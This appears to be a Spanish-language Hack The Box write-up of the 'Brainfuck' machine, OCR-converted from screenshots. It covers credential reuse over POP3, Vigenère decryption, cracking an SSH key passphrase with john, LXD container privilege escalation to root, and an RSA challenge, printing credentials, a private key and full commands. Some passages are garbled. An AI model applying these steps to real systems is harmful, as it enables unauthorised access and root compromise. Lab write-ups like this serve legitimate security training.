downloadable font: rejected by sanitizer (font-family: "dashicons" style:normal weight:400 stretch:100 src index:0) source: https://brainfuck.hbt/wp-includes/fonts/dashicons.eot

This site appears to use a scroll-linked positioning effect. This may not work well with asynchronous panning; see https://options-general.php?ts=1562111456#scroll-linked_effects.html for further details and to join the discussion on related tools and features!

downloadable font: rejected by sanitizer (font-family: "dashicons" style:normal weight:400 stretch:100 src index:0) source: https://brainfuck.hbt/wp-includes/fonts/dashicons.eot

aca cambiamos el type por text

Howdy, admin

Discussion
Media
Permalinks
Easy WP SMTP
Collapse menu

SMTP username orestis
The username to login to your mail server

SMTP Password kHGuERB29DNiNE
The password to login to your mail server

Save Changes

ahora nos conectamos por **smtp** Pop3 con telnet
<https://book.hacktricks.xyz/network-services-pentesting/pentesting-pop>
telnet 10.10.10.17 110
USER orestis
PASS kHGuERB29DNiNE

```
└ telnet 10.10.10.17 110
Trying 10.10.10.17...
Connected to 10.10.10.17.
Escape character is '^]'.
+OK Dovecot ready.
USER orestis
+OK
password kHGuERB29DNiNE
-ERR Unknown command.
PASS kHGuERB29DNiNE
+OK Logged in.
```

```
list
retr 1
```

```

Kali@Kali: ~/machines/htb
+OK Logged in.
list
+OK 2 messages:
1 977
2 514
.
retr 1
+OK 977 octets
Return-Path: <www-data@brainfuck.htb>
X-Original-To: orestis@brainfuck.htb
Delivered-To: orestis@brainfuck.htb
Received: by brainfuck (Postfix, from userid 33)
          id 7150023B32; Mon, 17 Apr 2017 20:15:40 +0300 (EEST)
To: orestis@brainfuck.htb
Subject: New WordPress Site
X-PHP-Originating-Script: 33:class-phpmailer.php
Date: Mon, 17 Apr 2017 17:15:40 +0000
From: WordPress <wordpress@brainfuck.htb>
Message-ID: <00edcd034a67f3b0b6b43bab82b0f872@brainfuck.htb>
X-Mailer: PHPMailer 5.2.22 (https://github.com/PHPMailer/PHPMailer)
MIME-Version: 1.0
Content-Type: text/plain; charset=UTF-8
Pasted Image... PNG
Pasted Image... PNG
Your new WordPress site has been successfully set up at:
https://brainfuck.htb
Pasted Image... PNG
Pasted Image... PNG
You can log in to the administrator account with the following information: '^>'.
Username: admin
Pasted Image... PNG
Password: The password you chose during the install.
Log in here: https://brainfuck.htb/wp-login.php
Pasted Image... PNG
We hope you enjoy your new site. Thanks!
--The WordPress Team
https://wordpress.org/
Pasted Image... PNG
Pasted Image... PNG

```

Notas

Brainfuck

Discussion

Media

Permalinks

Easy WP SMTP

Collapsible

Inspector

Console

Debugger

Network

Style Editor

password

ahora nos conectamos por smtp

<https://book.hacktricks.xyz/network>

telnet 10.10.10.17 110

USER orestis

PASS kHGuERB29DNiNE

+OK Dovecot ready.

USER orestis

+OK

password kHGuERB29DNiNE

-ERR Unknown command.

PASS kHGuERB29DNiNE

+OK Logged in.

list

retr 1

validamos el segundo

```
--The WordPress Team  
Brainfuck  
https://wordpress.org/  
. Pasted ima... PNG  
retr 2 Pasted ima... PNG  
+OK 514 octets  
Return-Path: <root@brainfuck.htb>  
X-Original-To: orestis  
Delivered-To: orestis@brainfuck.htb  
Received: by brainfuck (Postfix, from userid 0)  
          id 4227420AEB; Sat, 29 Apr 2017 13:12:06 +0300 (EEST)  
To: orestis@brainfuck.htb  
Subject: Forum Access Details  
Message-Id: <20170429101206.4227420AEB@brainfuck>  
Date: Sat, 29 Apr 2017 13:12:06 +0300 (EEST)  
From: root@brainfuck.htb (root)  
Hi there, your credentials for our "secret" forum are below :)  
username: orestis  
password: kIEnnfEKJ#9UmDO  
Regards  
. ahora nos conectamos  
https://book.hacktrick  
telnet 10.10.10.17 110  
USER orestis  
PASS kHGuERB29DNi  
Trying 10.10.10.17.  
Connected to 10.10.10.17.  
Escape character is '^'.  
+OK Dovecot ready.  
USER orestis  
+OK  
+OK Logged in.  
list
```

Tenemos otras credenciales de un forum recordando este se encontraba en el subdomain secret allí ingreso credencial

The screenshot shows a web browser window with the following details:

- Address Bar:** https://sup3rs3cr3t.brainfuck.htb
- Page Title:** Super Secret Forum
- Header:** YouTube, DeepL Translate - Elm..., Machine Excell, Training, ACTIVE DIRECTORY, OSCP
- Search Bar:** Search Forum
- Forum Content:** A sidebar on the left includes "Start a Discussion", "Latest", "All Discussions", "Tags", and "General".
- Login Overlay:** A modal window titled "Log In" is displayed, containing:
 - A user icon and the name "orestis".
 - A password input field containing a series of dots (.....).
 - A blue "Log In" button.
- Footer:** "Forgot password?", "Don't have an account? Sign Up"

The screenshot shows a forum interface with a dark theme. At the top, there's a navigation bar with links like YouTube, DeepL Translate, Machine Excell, Training, ACTIVE DIRECTORY, and OSCP. Below that is the forum header 'Super Secret Forum' with a search bar and user profile 'orestis'. A sidebar on the left has buttons for 'Start a Discussion', 'Latest', 'All Discussions', 'Following', 'Tags', 'General', and 'Secret'. The main area lists posts: 'Key' (yellow icon) with 'orestis replied Apr '17', 'SSH Access' (green icon), and 'Development' (green icon). Each post includes a 'General' or 'Secret' tag and a reply count.

Identificamos un lenguaje raro en el forum key al principio creí que era ruso

This screenshot shows a specific thread. The first post is by 'admin' (blue icon) on April 17, 2017, containing a Vigenere ciphered message: 'Ybgbq wpl gw lto udgnju fcpp, C jybc zfu zrryolqp zfuz xjs rkeqxfri ojwceecJ uovg 😊' followed by a link 'mnvze://zsrlvswm.rfz/8cr5al0r9152186971w658enqc0cs8/o2rxnkc/ub_sja'. The second post is by 'orestis' (yellow icon) on April 17, 2017, with the message 'Si rbazmvm, Q'yq vtfc gfrkr nn 😊' and a link 'Qbqqz - Pnhekxs dpi fca fhf zdmgzt'. There are buttons for 'Reply', 'Follow', and 'Original Post'.

Decrypt Vigenere

Lo primero que se me ocurrió es que utilizaba cifrado root13, pero no sirvió y al validar que tanto el foro de key como el de SSH el usuario orestis habla de forma diferente, pero utiliza un mismo orden la última palabra no debería cambiar, pareciera como un saludo final que no cambia.

Super Secret Forum

General Secret

SSH Access



admin Apr '17

SSH Access was upgraded to make use of keys. Password login is permanently disabled.

12 DAYS LATER



orestis Apr '17 Edited

“**Quote** self admin, I am locked out! send me my key asap!

Orestis - Hacking for fun and profit

Super Secret Forum

General Secret

Key



orestis Apr '17

Mya qutf de buj otv rms dy srd vkdof 😊

Pleagnm - Jkoijeg nbw zwx mle grwsnn

Quote

Entonces probamos intentando decifrar con algoritmo vigenere
<https://www.dcode.fr/cifrado-vigenere>

e decrypt vigenere

Cerca de 121,000 resultados (0.25 segundos)

Sugerencia: Limitar esta búsqueda a resultados en idioma **español**. Más información para filtrar por idioma

 dCode
<https://www.dcode.fr/cifrado-vigenere> :

Cifrado de Vigenere - Descifrar, Cifrar, Traductor Online

El cifrado **Vigenère** es un algoritmo de cifrado polialfabético inventado por el criptólogo francés

Vigenere tiene un problema y es que necesitamos una clave tanto para cifrar como para descifrar, sin embargo, se puede sacar la clave si se conoce el texto de entrada y de salida, añadiendo uno de los dos en entrada y otro en la clave.

Entonces añado el texto cifrado y en clave ingreso lo descrito por orestis en el foro de SSH y le doy a descifrar.



The screenshot shows the dCode Vigenere cipher decryption tool. On the left, there's a sidebar with a search bar for "dCode" and a link to "Cifrado de Vigenere". Below that is a "Resultados" section showing two entries: "Vigenere" and "Infuckm - Ybrainf uck myb rai nfuckm". The main area is titled "CIFRADO DE VIGENERE" and "Criptografía > Cifrado Polialfabético > Cifrado de Vigenere". It has tabs for "DECODIFICADOR VIGENERE" and "MÉTODO DE DESCIFRADO". Under "DECODIFICADOR VIGENERE", there's a text input field containing "Wejmvs - Fbtkqal zqb rso rnl cwihsf". Under "CONFIGURACIONES", the "IDIOMA DEL MENSAJE CLARO" is set to "Español" and the "ALFABETO" is set to "ABCDEFGHIJKLMNPQRSTUVWXYZ". A button "DESCIFRAR AUTOMÁTICAMENTE" is present. Under "MÉTODO DE DESCIFRADO", there are several options: "CON LA CLAVE DE CIFRADO / PALABRA CLAVE" (selected), "CON LA TAMAÑO DE LA CLAVE DE CIFRADO / NUMERO DE LETRAS" (set to 3), "CON SOLO UNA PIEZA DE LA CLAVE" (set to "CLA??"), and "CONOCIENDO UNA PALABRA DE TEXTO SIN FORMATO". There's also a "CÓDIGO" input field and a "DESCIFRAR" button. A sidebar on the right lists related topics like "Decodificar", "Cifrado", "¿Qué es el cifrado de Vigenere?", etc.

Vemos que la cadena mybrainfuck se repite varias veces esa la colocamos ahora en clave.

https://www.dcode.fr/cifrado-vigenere

ate - El m... Machine Excell Training ACTIVE DIRECTORY OSCP

CIFRADO DE VIGENERE

Criptografía > Cifrado Polialfabético > Cifrado de Vigenere

Buscar una herramienta

BUSCAR EN DCODE POR PALABRAS CLAVE:
Por ejemplo, escriba 'scrabble'

EXPLORE LA LISTA COMPLETA DE HERRAMIENTAS DE DCODE

Resultados

Vigenere MYBRAINFUCK
(Alphabet (26) ABCDEFGHIJKLMNOPQRSTUVWXYZ)

givvkr - Ahraeck iqt enu pdz evrhks

DECODIFICADOR VIGENERE

TEXTO CIFRADO DE VIGENERE ?
Wejmvsse - Fbtqal zqb rso rnl cwihsf

CONFIGURACIONES

IDIOMA DEL MENSAJE CLARO: Español
ALFABETO: ABCDEFGHIJKLMNOPQRSTUVWXYZ
DESCIFRAR AUTOMÁTICAMENTE

MÉTODO DE DESCIFRADO

CON LA CLAVE DE CIFRADO / PALABRA CLAVE: MYBRAINFUCK
CON LA TAMAÑO DE LA CLAVE DE CIFRADO / NUMERO DE LETRAS: 3
CON SOLO UNA PIEZA DE LA CLAVE: CLA??
CONOCIENDO UNA PALABRA DE TEXTO SIN FORMATO:
CÓDIGO
CRPTOANÁLISIS DE VIGENERE (PRUEBA DE KASISKI)
DESCIFRAR

pero no tiro nada ahora probamos con fuckmybrain y cambio por otro mensaje

translate - El m... Machine Excell Training ACTIVE DIRECTORY OSCP

CIFRADO DE VIGENERE

Criptografia > Cifrado Polialfabético > Cifrado de Vigenere

Buscar una herramienta

★ BUSCAR EN DCODE POR PALABRAS CLAVE:
Por ejemplo, escriba 'scrabble'

★ EXPLORE LA LISTA COMPLETA DE HERRAMIENTAS DE DCODE

Resultados

Vigenere 🔍 FUCKMYBRAIN
(Alphabet (26)) ABCDEFGHIJKLMNOPQRSTUVWXYZ

Pleeeease....

Orestis - Hacking for fun and profit

DECODIFICADOR VIGENERE

★ TEXTO CIFRADO DE VIGENERE ?
Ufgqoqcbje....

Wejmvs - Fbtkqal zqb rso rnl cwihsf

CONFIGURACIONES

★ IDIOMA DEL MENSAJE CLARO: Español

★ ALFABETO: ABCDEFGHIJKLMNOPQRSTUVWXYZ

► DESCIFRAR AUTOMÁTICAMENTE

MÉTODO DE DESCIFRADO

CON LA CLAVE DE CIFRADO / PALABRA CLAVE: FUCKMYBRAIN

CON LA TAMAÑO DE LA CLAVE DE CIFRADO / NUMERO DE LETRAS: 3

CON SOLO UNA PIEZA DE LA CLAVE: CLA??

CONOCIENDO UNA PALABRA DE TEXTO SIN FORMATO:
CÓDIGO

CRIPTOANÁLISIS DE VIGENERE (PRUEBA DE KASISKI)

► DESCIFRAR

alli sí descifra el msm y al añadir el texto de la URL encontramos una llave SSH

https://www.dcode.fr/cifrado-vigenere

translate - El m... Machine Excell Training ACTIVE DIRECTORY OSCP

CIFRADO DE VIGENERE

Criptografía > Cifrado Polialfabético > Cifrado de Vigene

Buscar una herramienta

★ BUSCAR EN DCODE POR PALABRAS CLAVE:
Por ejemplo, escriba 'scrabble'

★ EXPLORE LA LISTA COMPLETA DE HERRAMIENTAS DE DCODE

Resultados

Vigenere ↗ FUCKMYBRAIN
(Alphabet (26) ABCDEFGHIJKLMNOPQRSTUVWXYZ)

There you go you stupid fuck, I hope you remember your key password because I dont :)

<https://brainfuck.htb>
/8ba5aa10e915218697d1c658cdee0bb8/orestis
/id_rsa

DECODIFICADOR VIGENERE

★ TEXTO CIFRADO DE VIGENERE ?
Ybgbq wpl gw lto udgnju fcpp, C jybc zfu zrryolqp zfuz xjs
rkeqxfrl ojwceec J uovg :)

mnvze://zsrivszwm.rfz/8cr5ail0r915218697ilw658enqc0cs8
/ozrxnkc/ub_sja

CONFIGURACIONES

★ IDIOMA DEL MENSAJE CLARO: Español

★ ALFABETO: ABCDEFGHIJKLMNOPQRSTUVWXYZ

► DESCIFRAR AUTOMÁTICAMENTE

MÉTODO DE DESCIFRADO

CON LA CLAVE DE CIFRADO / PALABRA CLAVE: FUCKMYBRAIN

CON LA TAMAÑO DE LA CLAVE DE CIFRADO / NUMERO DE LETRAS: 3

CON SOLO UNA PIEZA DE LA CLAVE: CLA??

CONOCIENDO UNA PALABRA DE TEXTO SIN FORMATO:
CÓDIGO

CRIPTOANÁLISIS DE VIGENERE (PRUEBA DE KASISKI)

► DESCIFRAR

vamos al link y nos descarga la llave




```

Hack The Box X wordpresshat X Key - Super Sec X SSH Access - Su X Cifrado
~/machineshtb/Brainfuck
cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6904FEF19397786F75BE2D7762AE7382

mneag/YCY8AB+OLdrgrtyKqnrdTHwmpWGTNW9pfhHsNz8CfGdAsgchUaHeoTj/rh/
B2nS4+9CYBK8IR3Vt5Fo7PoWBCjAAwWYlx+cK0w1DXqa3A+BLLsSI0Kws9jea6Gi
W1ma/V7WoJJ+V4JN17ufThQyOEU076PLYNRM9UEF8MANQmJK37Md9Ezu53wJpUqZ
7dKcg6AM/o9vh0lpiX7SINT9dRKaKevOjopRbyEFMliP01H7ZlahWPdRRmfCXSmQ
zxH9I2lGIQTtRRA3rFktLpNedNPuZQCSswUec7eVVt2mc2Zv9PM9lCTJuRSzzVum
oz3XEnhaGmp1jmMoVBWiD+2RrnL6wnz9kssV+tgCV0mD97WS+1ydWEPeCph06Mem
dLR2L1uvBGJev8i9hP3thp1owvM8HgidyfMC2vOBvXbcAA3bDKvR4jsz2obf5AF+
Fvt6pmMuix8hbpP112Us54yTv/hyC+M5g1hWUuj5y4xovgr0LLfI2pGe+Fv5LXT
mcznc1ZqDY5rlmWzTvsW7h7rm9LkgEiHn9gGgqi0lRKn5FUl+DlfaAMHWiYUKYs
LSMVvDI6w88gZb102KD2k4NV0P60dXICJAMEa1mS0k/LS/mL04e0N3wEX+NtgVbq
ul9guSlobasIX5DkAcY+ER3j+/YefpyEnYs+/tfTT1oM+BR3TVslJcOrvNmriY59
krKVtulxAejVQzxImWOUDYC947TXu9BAsh0MLoKtpIRL3Hcbu+vi9L5nn5Lkho/V
gdMyOyATor7Amu2xb930055XKkB1liw2rlWg6sBpXM1WUgoMQW50Keo600jzeGfA
VwmM72XbaugmhKW25q/46/yL4VMKuDyHL5Hc+0v5v3bQ908p+Urf04dpvj9SjBzn
schqozogcC1UfJcCm6cl+967GFBa3rD5YDp3x2xyIV9SQdwGvH0ZICp0dKKkMVzt
UX8hTqv1R0R4Ck8G1zM6Wc4QqH6DUqGi3tr7nYwy7wx1JJ6WRhpyWdL+su8f96Kn
F7gwZLtVP87d8R3uAERZnxF09Mu0ZU2+PEnDXdSCSMv3qX9FvPY30PKbsxiAy+M
wZezLNip80XmcVJwGUYsdn+iB/UPMddX12J30Yubtw/R34TQiRFUhWLTFrmOaLab
Iql5L+0JEbeZ9056DaXFqP3gXhMx8xBKUQax2exoTrexoCI57axBQBqThEg/HTCy
IQPmHW36mxtc+IlMDExdLHWD7mnNuIdShiAR6bXYYSM3E725fzLE1MFu45VkJDiF
mxy9EVQ+v49kg4yFwUNPPbsOppKc7gJWpS1Y/i+rDKg8ZNV3TIB5TAqIqQRgZqpP
CvfPRpmLURQnvly89XX97JGJRSGJhbACqUMZnfwFpxZ8aPsVwsoXRyuub43a7GtF
9DiyCbhGuF2zYcmKjR5E00T7HsgqQICaOMIW55q2FJpqH1+PU8eIFFzkhUY0qoGS
EBFkZuCPyujYOTyvQZewyd+ax73HOI7ZHoy8CxDkjSbIXyALyAa7Ip3agdtOPnmi
6hD+jxvbxpxFg8igdtZlh9PsFIgkNZK8RqnPymAPCyvRm8c7vZFH4SwQgD5FXTwGQ
-----END RSA PRIVATE KEY-----

```

doy permisos e ingreso pero me pide contraseña



```

~/machineshtb/Brainfuck
ssh orestis@10.10.10.17 -i id_rsa
Enter passphrase for key 'id_rsa': 

```

ssh2john

Como está protegido por una contraseña podríamos intentar crackearla con la herramienta ssh2john
 ssh2john id_rsa > hash.txt

```

└─[~]# ./swatshop
└─[~]# cd machineshtb/Brainfuck
└─[~]# ssh2john id_rsa > hash.txt
Worker
└─[~]# cat hash.txt
-----END RSA PRIVATE KEY-----
23:51
23:51

```

id_rsa:\$1\$16\$0904fEF1937786F75BE2D7762AE7382\$1200\$9a779a83f60263c001fe82ddae0b722aa9eb7531f09a95864cd5bda5f847b0dcfc09f19d03181c8546877a84e3fe87f0769d2e3
bc211dd5b79168ecfa160428c0030598971f9c2b4c350d7a9adc0f812e5b122342b0b3d8e6ba12a25b599af05edea9927e57824d23bb9fe4e143238450efea3e560d44cf54105f0c09d42624df231df44
9a54a99ed29c83a00ce8f5584e969897ed220d4fd75129a29ebce8e8a516f210532588fd351fb6656a158f7514667c25d2990cf11f2369462104ed451037ac592d2e935e74d3ee650092b3051e73b7
73666ff4f33d942c99914a03cd5baa33d712785a1a63f58e63285415a20fe9d91ac72facf72fd92cb15fad082574983f7b592fbc5d843dea09874e8a7a674b4762fba04625ebfc8bd84fde869d6
e089d29f302daff381bd76d00d6b0cabd1e23b33da86dfe017e16fb7aa6632e8b1f216e2a4fd75d9f4b39e324effe1c82f8e60d61594ba3e72e31a2f82bd0b2d2f236a467be16fe655d399ce7735668
5996cd3bec5bb87bae6f4b2a01221e7f601aa0aa23a544a9e015407e057da00c1d689850a62c2d2315bc323a3c3f2065bd74d8a0f6938355d0fe8e7572022403046b59923a4fcbb4f98b3b87b4377c045
6eaba5f60b929686dab085f90e401c63e111de3fb6f1e7e9c849d8b3feef7d3f45a525c3abcc9ab232e7d92b2959be97101e8d5433c489963940d80bde3b4d/bbd040b21d0c2e8b2ada4
1bbbebe2f4be679f92e484efd581d323b2013a2bec09edb16fdcc3b9e572a4075962c36ae55a0eac0695cd56520a4c16e7429ea3b8f37867c05798cef65dbaea82684a5b6e6aff8ebf8be15
7zf91dcf8ebf9bf76d0f74f29f94adfd387696be3f52498c1ce7b1c86aa33a0702d547c97029ba725fdebb1850adbe0f9603a77c76c72215f5241dc06bc7d1921ca7474a2a31566d517f214eabf544e4
d7333a59c10a87e8352a12adedfb98c32ef0c75249e96461a7259d2feb2e1ff7a217b83064b9553fceddf1dee007499f114ef4c654d3e49c35dd48248cbf7a977f45bcf618dce3ca6ecc6
197b32c8a9f345e671527019462c76727d76277d1851bb70fd1df84d08911548562d31b98e88b69b22a9792fed0911b799f4ee7a0da5c5a8fde05e1331f31045106b1d9ec684eb7a8
ac41401a9384483f1d30b22103e61d6dfa9b1b5c8894c0c4c5d2c7583e696cd8875286201e9b5d861233713bd97f32c4d4c16ee395641c38859b1bcd11543ebf8f64838c85c1434f3db0bea6929ce
d58fe2fab0ca83:64d5774c86f94ca88b0946066aa4f0af7c46998b511427be5cbc575fdec918945218985b002a943199df0c50a7167c68fb15c2ca17472bae6f8ddaecc6b45f438b209b846b85d361
4438e4fb1ec82a408700382c16e79ab014946a1f5f8f53c78875c5e485463a81921016466e00fcae8d8393cafa1974b0c9f9ac7bcd7388ed91e8cbc0b10e48d26c85f200bc806bb229da81bd4e3e7
e8f1bdb7a1160f2281db59961f4bf122090d64fa11aa73f29803c2caf466f1ceef6451f84b04200f91574f0190

Ahora utilizamos john the ripper para crackear con rockyou

john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt

```

└─[~]# ./machineshtb/Brainfuck
└─[~]# john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Hack The Box - Hack The Box — Mozilla Firefox Private
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
3poulakia!          (id_rsa)
1g 0:00:00:00:07 DONE (2024-02-26 23:53) 0.1305g/s 1626Kp/s 1626Kc/s 1626KC/s 3prash0..3pornuthin
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

└─[~]# ./machineshtb/Brainfuck

```

```

└─[~]# ssh orestis@10.10.10.17 -i id_rsa
Enter passphrase for key 'id_rsa':
Enter passphrase for key 'id_rsa':
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-75-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

You have mail.

Last login: Mon Oct  3 19:41:38 2022 from 10.10.14.23
orestis@brainfuck:~$ whoami
orestis
orestis@brainfuck:~$ 

```

ahora utiliza

john --wordl

john --wo

Using defaul

Loaded 1 pas

Cost 1 (KDF/

Cost 2 (iter

Will run 4 O

Escalada via lxd y RSA decryption

Al hacer un id vemos que orestis tiene el grupo lxd
id

```
orestis@brainfuck:~$ ls
debug.txt encrypt.sage mail output.txt user.txt
orestis@brainfuck:~$ id
uid=1000(orestis) gid=1000(orestis) groups=1000(orestis),4(adm),24(cdrom),30(dip),46(plugdev),110(lxd),121(lpadmin),122(sambashare)
orestis@brainfuck:~$ 
0 packages can be updated.
0 updates are security updates.

You have mail.

Htb machines
  > Bastard
  > Brainfuck
```

para escalar privilegios seguimos la siguiente guía de hacktricks metodo 2 y otras de internet
<https://book.hacktricks.xyz/v/es/linux-hardening/privilege-escalation/interesting-groups-linux-pe/lxd-privilege-escalation>
<https://codingfactsblog.wordpress.com/2020/10/12/escalada-local-de-privilegios-mediante-lxd/>

Método 2

Construye una imagen de Alpine y arráncala usando la bandera
`security.privileged=true`, forzando al contenedor a interactuar como root con el sistema de archivos del host.

```
# build a simple alpine image
git clone https://github.com/saghul/lxd-alpine-builder
cd lxd-alpine-builder
sed -i 's,yaml_path="latest-stable/releases/$apk_arch/latest-releases.yaml",yaml,
sudo ./build-alpine -a i686

# import the image
lxc image import ./alpine*.tar.gz --alias myimage # It's important doing this fr

# before running the image, start and configure the lxd storage pool as default
lxd init
```

Clonamos el repositorio
git clone https://github.com/saghul/lxd-alpine-builder y nos dirigimos a lxd-alpine

```
~/machineshtb/Brainfuck git clone https://github.com/saghul/lxd-alpine-builder Cloning into 'lxd-alpine-builder'. remote: Enumerating objects: 50, done. remote: Counting objects: 100% (8/8), done. remote: Compressing objects: 100% (6/6), done. remote: Total 50 (delta 2), reused 5 (delta 2), pack-reused 42 Receiving objects: 100% (50/50), 3.11 MiB | 6.15 MiB/s, done. Resolving deltas: 100% (15/15), done.

HackTricks Español - Ht ~ /machineshtb/Brainfuck cd lxd-alpine-builder security.privileged=true sistema de archivos del host. ~ /machineshtb/Brainfuck/lxd-alpine-builder master HackTricks # build a simple alpine git clone https://github.com/saghul/lxd-alpine-builder
```

Utilizamos el comando sed y seguido ejecutamos el script ./build-alpine como -a i686

visualizamos que creo una imagen.tar.gz

ahora transfiero esa imagen con wget

```
orestis@brainfuck:/tmp/pwned$ ls
orestis@brainfuck:/tmp/pwned$ wget http://10.10.14.11:80/alpine-v3.8-i686-20240227_2129.tar.gz
--2024-02-28 04:31:24-- http://10.10.14.11/alpine-v3.8-i686-20240227_2129.tar.gz
Connecting to 10.10.14.11:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2673536 (2.5M) [application/gzip]
Saving to: 'alpine-v3.8-i686-20240227_2129.tar.gz'

2024-02-28 04:31:25 (3.37 MB/s) - 'alpine-v3.8-i686-20240227_2129.tar.gz' saved [2673536/2673536]
```

orestis@brainfuck:/tmp/pwned\$ security.privileged=true, forzando al contenedor a interactuar con el sistema de archivos del host.

WELCOME!

HackTricks # build a simple alpine image

importo la imagen

lxc image import ./alpine*.tar.gz --alias myimage

```
orestis@brainfuck:/tmp/pwned$ lxc image import ./alpine-v3.8-i686-20240227_2129.tar.gz --alias myimage
Generating a client certificate. This may take a minute...
If this is your first time using LXD, you should also run: sudo lxd init
To start your first container, try: lxc launch ubuntu:16.04
# import the image
Image imported with fingerprint: ef0411ee0be57a0c175b5ecca0397e264dd8fa4ef09ce45a2e0deba9d7ff812f
orestis@brainfuck:/tmp/pwned$ # before running the image, start and configure the lxd storage
lxd init
```

Inicio lxd, aunque me diga error continuo

lxd init

lxc init myimage mycontainer -c security.privileged=true

lxc config device add mycontainer mydevice disk source=/ path=/mnt/root recursive=true

lxc start mycontainer

lxc exec mycontainer /bin/sh

```
orestis@brainfuck:/tmp/pwned$ lxc image import ./alpine-v3.8-i686-20240227_2129.tar.gz --alias myimage
Generating a client certificate. This may take a minute...
If this is your first time using LXD, you should also run: sudo lxd init
To start your first container, try: lxc launch ubuntu:16.04
# import the image
Image imported with fingerprint: ef0411ee0be57a0c175b5ecca0397e264dd8fa4ef09ce45a2e0deba9d7ff812f
orestis@brainfuck:/tmp/pwned$ lxd init
error: This must be run as root
Creating mycontainer... XXXX
Device mydevice added to mycontainer
orestis@brainfuck:/tmp/pwned$ lxc start mycontainer
orestis@brainfuck:/tmp/pwned$ lxc exec mycontainer /bin/sh
~ # id
uid=0(root) gid=0(root)
```

ahora navegamos a /mnt/root y tenemos acceso a todo el sistema.

```
device mydevice added to mycontainer
crestis@brainfuck:/tmp/pwned$ lxc start mycontainer
crestis@brainfuck:/tmp/pwned$ lxc exec mycontainer /bin/sh
- # id
uid=0(root) gid=0(root)
- # cd /mnt/root
- # ls
bin dev home lib mnt run snap sys usr vmlinuz
boot etc initrd.ing lib64 mnt proc root sbin srv tmp var
/mnt/root # whoami
root
/mnt/root # cd root
/mnt/root # ls
root.txt
/mnt/root # cat root.txt
Navegando al punto de montaje
[0] 0:ssh: 1:python3- 2:sh
[0] 0:kali* 21:35
Cerrar y
```

Criptografia RSA RSA Crypto Challenge

Si hago un cat a debug.txt y a encrypt.sage en el primero salen números random y en el segundo un script que maneja números primos random.

```
orestis@brainfuck:~$ cat encrypt.sage
Pasted i... PNG
nbits = 1024
Pasted i... PNG
password = open("/root/root.txt").read().strip()
enc_pass = open("output.txt","w")
debug = open("debug.txt","w")
m = Integer(int(password.encode('hex'),16))

p = random_prime(2^floor(nbits/2)-1, lbound=2^floor(nbits/2-1), proof=False)
q = random_prime(2^floor(nbits/2)-1, lbound=2^floor(nbits/2-1), proof=False)
n = p*q
Pasted i... PNG
phi = (p-1)*(q-1)
e = ZZ.random_element(phi)
while gcd(e, phi) != 1:
    e = ZZ.random_element(phi)

c = pow(m, e, n)
Pasted i... PNG
enc_pass.write('Encrypted Password: '+str(c)+'\n')
debug.write(str(p)+'\n')
debug.write(str(q)+'\n')
debug.write(str(e)+'\n')
orestis@brainfuck:~$
```

Analizando el script en las lineas de abajo vemos que la variable debug que abre en la linea 5 el archivo debug.txt se escribe con las variables p,q y e por lo cual la primer linea seria p la segunda q y la tercera casi cuarta seria e

```

debug@ccc:~/Desktop$ sage -m mail output.txt user.txt
debug@ccc:~/Desktop$ cat debug.txt
oerestisbrainfuck:$ cat debug.txt
79302577646506281962992147553524167446082679278552088138715834326527417000928504884910398529331091631936518303033083125655804456692848722553166520307
7026854527787566735458858381554526483228450082666129068448479370703348037396328414664907425227875369689724589843324592977591091774652021374143174079
308020079179525084227928690216801939274850163327136225270252191051542547234462728494777972628099543194745429278242631325552313761053232381371448363943425753683006276828
6377920010841850346837238015571464755074669373110411870331706974573498912126641409821855678581804467608824177508976254759319210955977053997
oerestisbrainfuck:$ cat encrypt.sage
oerestisbrainfuck:$ cat encrypt.sage
nbits = 1024

```

Al final se guarda todo en el archivo output.txt

```

debug.write(str(e) + '\n')
oerestisbrainfuck:$ ls
debug.txt encrypt.sage mail output.txt user.txt
oerestisbrainfuck:$ cat output.txt
Encrypted Password: 44641914821074071930297814589851746700593470770417111804648920018396305246956127337150936081144106405284134845851392541080862652386840869768622438038
6908034725502780424630298160287773781421202333671054544951297395059175505373596799773369044083673911035030605581144977552865771395578778515514288930832915182
oerestisbrainfuck:$

```

Recordemos que RSA se basa en el problema de factorización entera de dos numeros primos muy grandes el cual juega precisamente con p y q .Como tenemos estos datos podemos utilizar la herramienta **Cryptool**

0.0.1. CrypTool Portal

<https://www.cryptool.org/en/>

<https://www.cryptool.org/en/cto/rsa-step-by-step.html>

Vamos a cryptool y buscamos rsa step by step

The security of RSA is based on the fact that it is easy to calculate the product n of two large primes p and q . However, it is very difficult to determine only from the product n the two primes that yield the product. This decomposition is also called the factorization of n .

As a starting point for RSA choose two primes p and q .

1st prime p =

2nd prime q =

For the algorithm to work, the two primes must be different.

Como tenemos el mensaje encriptado (output) más no en texto claro le damos clic en la flecha esta cambia para arriba

In the following two text boxes 'Plaintext' and 'Ciphertext', you can see how encryption and decryption work for concrete inputs (numbers).

Plaintext (enter numbers, e.g. 6, 13, 111)

Ciphertext (enter numbers, e.g. 128, 52, 67)

In the following two text boxes 'Plaintext' and 'Ciphertext', you can see how encryption and decryption work for concrete inputs (numbers).

Plaintext (enter numbers, e.g. 6, 13, 111)

7

Ciphertext (enter numbers, e.g. 128, 52, 67)

2

e ingresamos p,q y e

